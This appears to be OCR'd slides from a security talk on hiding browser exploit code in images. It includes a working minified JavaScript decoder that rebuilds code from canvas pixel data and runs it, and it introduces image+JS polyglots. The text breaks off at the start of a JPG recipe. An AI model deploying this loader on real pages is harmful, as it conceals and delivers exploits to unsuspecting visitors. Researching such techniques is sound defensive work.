
Encoding on JPG vs PNG

- JPG = lossy compression
- Pixels approximated to nearest neighbours
- Multi-pass encoding
- Min. layer = 2 or 3
- Browser specific JPEG encoders

- PNG = lossless compression
- Single pass encoding
- Min. layer = 0
- Negligible visual distortion
- Independent of browser's PNG encoder

Step 2.

Decoding the encoded Pixel Data




HTML5 CANVAS to the rescue!

- In-browser decoding of steganographically encoded images.
- Read image pixel data using JS.
- Rebuild JS exploit code from pixel data, in memory.
- Simple array and bit manipulation operations.


decode_pixels.js


```
L=2,C=3,G=3,a=[],x=y=0,z=1<<L,I=parseInt,S=String.fromCharCode;window.onload=
function(){P.onclick=function({V=document.createElement("canvas");k=P.parentNode;
k.insertBefore(V,P);W=V.width=P.width;H=V.height=P.height;m=V.getContext("2d");
m.drawImage(P,0,0);k.removeChild(P);m=m.getImageData(0,0,W,H).data;c=function(p,x,y)
{n=(y*W+x)*4;r=(p[n]&z)>>L;g=(p[n+1]&z)>>L;b=(p[n+2]&z)>>L;return S([r,g,b,r][C]+48)};
k=function(l){for(i=j=0;j<l*8;j++){a[i++]=c(m,x,y);x+=G;if(x>=W){x=0;y+=G}}};k(6);
k(I(X(a)));try{CollectGarbage()}catch(e){}setTimeout(new Function(X(a)),99)}};function
X(c){s="",d=c.join(s);for(i=0;i<d.length;i+=8)s+=S(I(d.substr(i,8),2));return s}
```



Step 3.

Images that "Auto Run"




I SEE PIXELS
I SEE CODE
IMAJS

IMAJS - Image+JS Polyglot

<img> sees pixels
<script> sees code


#YourPointOfView

Holy
Sh**
Bipolar
Content!


IMAJS-JPG!
I ♥ JPG
JPG +HTML +JS +CSS
Hat tip: Michael Zalewski @lcamtuf



IMAJS-JPG Recipe
NETSQUARE

IMAJS-JPG Recipe



SOI	FF D8						
